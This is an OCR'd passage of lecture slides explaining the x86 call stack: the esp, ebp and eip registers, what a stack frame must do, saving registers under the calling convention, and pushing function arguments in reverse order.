- If you ever **push** a value onto the stack, esp must adjust to match the lowest value on the stack.




eip

- We need some way to keep track of what step we're at in the instructions.
- We use the eip register to store a pointer to the current instruction.




Designing the stack: requirements

- Every time a function is called, a new stack frame must be created. When the function returns, the stack frame must be discarded.
- Each stack frame needs to have space for local variables.
- We also need to figure out how to pass arguments to functions using the stack.




Designing the stack: requirements

- For example, this is what the stack might look like after a function foo is called.
- The ebp and esp registers should adjust to give us a stack frame for foo with the correct size.
- The eip register should adjust to let us execute the instructions for foo.




Designing the stack: requirements

- Then after foo returns, the stack should look exactly like it did before foo was called.




Remember to save your work as you go

- Don’t forget calling convention: if we ever overwrite a saved register, we should remember its old value by putting it on the stack.




1. Arguments

- First, we push the arguments onto the stack.
- Remember to adjust esp to point to the new lowest value on the stack.
- Arguments are added to the stack in reverse order.



